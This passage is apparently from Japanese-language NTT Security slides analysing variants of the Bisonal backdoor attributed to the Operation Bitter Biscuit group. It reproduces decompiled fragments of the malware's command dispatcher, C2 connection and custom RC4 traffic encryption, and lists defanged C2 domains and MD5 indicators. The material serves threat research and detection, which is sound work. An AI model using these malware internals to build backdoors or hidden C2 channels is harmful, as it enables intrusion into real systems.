  case 4:
    qmemcpy(v2, v4, sizeof(v2));
    cmd4_createCmdExeProc();
    Sleep(0xFA0u);
    continue;
  case 5:
    CreateThread(0, 0, cmd5_shellExecute_
```

```
  case 6:
    qmemcpy(v2, v4, sizeof(v2));
    cmd6_execCmdline(
```

Fig.)6種類のコマンド

```
switch ( v4[0] )
{
  case 1:
    qmemcpy(v2, v4, sizeof(v2));
    cmd1_sendProcInfo();
    Sleep(0xFA0u);
    continue;
  case 3:
    qmemcpy(v2, v4, sizeof(v2));
```

```
  case 4:
    qmemcpy(v2, v4, sizeof(v2));
    cmd4_createCmdExeProc();
    Sleep(0xFA0u);
    continue;
  case 5:
    CreateThread(0, 0, cmd5_shellExecute_
```

```
  case 6:
    qmemcpy(v2, v4, sizeof(v2));
    cmd6_execCmdline(
```

```
  case 7:
    isLoopFinish_40AD9C = 1;
    break;
```

Fig.) 17種類のコマンド

```
switch ( v14 )
{
  case 2:
    cmd2_setDataOfSendSystemInfo(v15);
    break;
  case 3:
    cmd3_sendLocalProcInfo(v15);
    break;
  case 5:
    cmd5_sendTickCount(v15);
    break;
```

•
•
•

```
  case 20:
    __CxxRestoreUnhandledExceptionFilter();
    break;
  case 21:
    dword_40AD30 = 1;
    SetEvent(hEvent);
    break;
```

Bisonalの亜種間の差分 -エンコード-

下記のエンコードを行う検体が見つかった。

- 通信先のみエンコードする検体
- 通信先とポート番号をエンコードする検体

Fig.) 通信先のみエンコードする検体

```
ffer = 30000;
 ( InternetSetOptionW(v5, 2u, &Buffer, 4u) )

v7 = InternetConnectA(v5, lpszServerName, 0x50u, 0, 0,
v8 = v7;
Buffer = (int)v7;
if ( v7 )
{
```

ポート番号が
エンコードされていない

```
decode(aEabgfhdceqggdc, (int)
decode(aEabgfhdceqggdc_0, (ir
decode(aCiiu, (int)String);
```

ポート番号が
エンコードされている

Bisonalの亜種間の差分 -通信の暗号化-

NTT Security

下記の通信を行う検体が見つかった。

- 平文で通信する検体
- カスタムしたRC4で暗号化する検体

Fig.)平文で通信する検体の
送信データ作成処理

```
unsigned int __cdecl createSendData(const void *a1, unsig
{
  unsigned int result; // eax

  *(_BYTE *)(a5 + 9) = a4;
  *(_BYTE *)(a5 + 8) = a3;
  result = a2 + 10;
  *(_BYTE *)a5 = 10;
  *(_BYTE *)(a5 + 1) = 27;
  *(_BYTE *)(a5 + 2) = 44;
  *(_BYTE *)(a5 + 3) = 61;
  *(_DWORD *)(a5 + 4) = a2 + 10;
  qmemcpy((void *)(a5 + 10), a1, a2);
  return result;
}
```

Fig.) カスタムしたRC４で暗号化する検体の
送信データ作成処理

```
unsigned int __cdecl createSendData(const void *a1, unsign
{
  paddingSendDataWithRandomValue(a5, 4);
  *((_BYTE *)a5 + 9) = a4_recvDataNineOffset;
  *((_BYTE *)a5 + 8) = a3_cmdid;
  *((_DWORD *)a5 + 1) = a2 + 0xA;
  qmemcpy((char *)a5 + 0xA, a1, a2);
  rc4_prga((int)a5 + 8, a2 + 2);
  return a2 + 0xA;
}
```

暗号化処理

```
nsigned int __cdecl rc4_prga(int a1, unsigned int a2)

int v2; // edx
unsigned int r
int v4; // ebp
char v5; // cl
unsigned __int
char v7[128];

v2 = 0;
result = 0;
v4 = 0;
qmemcpy(v7, RC4_SBOX, sizeof(v7));
if ( a2 )
{
  do
  {
    v2 = (v2 + 1) % 128;
    v5 = v7[v2];
    v4 = ((unsigned __int8)v7[v2] + v4) % 128;
    v6 = v7[v2];
    v7[v2] = v7[v4];
    v7[v4] = v5;
    *(_BYTE *)(result++ + a1) ^= v7[(v6 + (unsigned __int8)v7[v2]) % 128];
  }
  while ( result < a2 );
}
return result;
```

Bisonalの亜種間の比較結果

- 大きく分けて2種類の亜種が見つかった。
  - 通信プロトコル:HTTP, コマンド数:5又は6, ポート番号暗号化:無
  - 通信プロトコル:TCP上の独自プロトコル, コマンド数:17, ポート番号暗号化:有
- 2019年9月以降の検体では通信を暗号化していた。

今回の検体

	グループA	グループB	グループB’
通信プロトコル	HTTP	独自	独自
コマンド数	5又は6	17	17
ポート番号のエンコード	無	有	有
C&Cサーバーとの通信の暗号化	無	無	有
発見時期	2015-2018	2015-2017	2019/9, 2019/12
検体数	18	10	3

今回の検体は通信の暗号化が特徴であり、
今後のBisonalでは通信を暗号化される可能性がある

まとめ

- 囮環境による観測
  - 一般的な企業を模擬した囮環境を利用することで、メールや一次検体だけでなく、その後の2次検体やバックドアによる攻撃者の活動を観測することに成功した。
- 攻撃者の推定
  - Operation Bitter Biscuitの犯行グループが今回の攻撃者と推定される。
- Operation Bitter Biscuitが使う新たな攻撃手法
  - CVE-2018-20250とWordのアドインフォルダを悪用した手法
  - 類似検体が見つかっていないバックドア(1次バックドア)
  - 感染端末のOSアカウント・ブラウザ・メーラーのパスワードを窃取するツール
  - MS17-010を利用したツール
- マルウェアBisonalの亜種間の比較
  - カスタムされたRC4で通信を暗号化するマルウェアBisonalが今後使用される可能性がある。

公開するツール

NTT Security

弊社WEBサイトにて公開します。

- Bisonalの通信を復号するツール
- Bisonalの文字列のエンコード・デコードツール
- Bisonalの亜種の検索に用いたyaraルール

IOC -観測したバックドア-

ファイル名	md5	通信先
csrcc.exe	AD3ADC82DB44B1655A921E5FDD0CBB40	www.yandex2unitedstated.dynamic-dns[.]net
Acrobat.exe	F10EE63E777617DEF660D6CA881A7CFF	lovehome.zzux[.]com
conime.exe	46C3DBF662B827D898C593CA22F50231	

IOC -バックドアから実行されたツール-

ファイル名	md5
getwebpass.exe	E0C5A23FB845B5089C8527C3FA55082F
conhost.exe	802312F75C4E4214EB7A638AECC48741
checkers.exe	96C2D3AF9E3C2216CD9C9342F82E6CF9
tools.exe	56DF97AE98AAB8200801C3100BC31D26
s.exe	E533247F71AA1C28E89803D6FE61EE58

IOC -Bisonalの亜種間の比較-

md5
0B24FFFCE8A5DEF63214DBE04AB05BB1
1B31C41B3DC1E31C56946B8FD8AE8A1A
1C2B058A55434F6C9066B493FE8024CE
3008AC3CCD5D9DF590878F2893CF8477
3BFCC37FA750BF6FF4A2217A3970BBAF
423262F84FCD3E6EEEB6E9898991AC69
46C3DBF662B827D898C593CA22F50231
54E3237ECE37203723F36400963E2DA2
5DAB4EADE11006D7D81A3F0FD8FE050F
6E9491D40225995E59194AE70F174226
6F7FAF801464E2858CE6328EAD6887AB
775A4A957AED69C0A907756793DCEC4B
8A9B594A1DA07E7309C9A3613356E5C7
95F941B8D393C515771B1EEBC583FC20
9A484560846BE80D34C70EFE44069C1A
AA3E738F0A1271C2DC13722B0C2B5D19

md5
B3C93FF309351CB531BE33FBD4ED7188
B59D9BCE9FBFE49B2BACF2019D8CFB2E
B871D9C06F84043E9FF9FC606DA1A423
B9471A911A76C4AAACD0D16E6FA55E9B
BEC5BF2BD310B887460103924F13962C
C0D5F9B93E799099DD07342F61C46CD1
CBABCDF63E6B4196F71DF444A8658EEC
D2D36A668CB1E3E9F9DCED3A59B19EC4
E06205CA2C80AD7870F29DE8FAE60BE7
E354F8767B7077655C315C210F152947
E6AB1AEB7C6BA5290309C327EA6DDC58
EA084CDE17C0167E12B724D2B8CC97B4
EEB9E9B187BDF25FAB41680952C32DD5
F10EE63E777617DEF660D6CA881A7CFF
FEE03709C03AD49846A9AF6AA973C27D

出典

[1] https://asec.ahnlab.com/1078

[2] https://blog.trendmicro.com/trendlabs-security-intelligence/pulsing-the-heartbeat-apt/

[3] https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-bisonal-malware-used-attacks-russia-south-korea

[4] https://www.slideshare.net/JackyMinseokCha/targeted-attacks-on-major-industry-sectors-in-south-korea-20171201-cha-minseokavar-2017-beijingfull-version

[5] https://asec.ahnlab.com/1026

[6] https://www.adobe.com/content/dam/acom/en/devnet/font/pdfs/T1_SPEC.pdf

[7] https://www.jpcert.or.jp/present/2018/JSAC2018_08_ozawa.pdf

[8] https://github.com/AlessandroZ/LaZagneForensic/blob/master/LaZagneForensic/lazagne/softwares/browsers/chrome.py

[9] https://github.com/3gstudent/Homework-of-C-Language/blob/master/sekurlsa-wdigest.cpp

[10] https://3gstudent.github.io/3gstudent.github.io/Mimikatz%E4%B8%ADsekurlsa-wdigest%E7%9A%84%E5%AE%9E%E7%8E%B0/

[11] https://github.com/worawit/MS17-010/blob/master/checker.py

[12] https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/2

出典

[13] https://image.ahnlab.com/file_upload/asecissue_files/ASEC_REPORT_vol.88.pdf

[14] https://gsec.hitb.org/materials/sg2019/D1%20COMMSEC%20-%20Tick%20Group%20-%20Activities%20Of%20The%20Tick%20Cyber%20Espionage%20Group%20In%20East%20Asia%20Over%20The%20Last%2010%20Years%20-%20Cha%20Minseok.pdf

[15] https://aavar.org/AVAR2019_Papers.pdf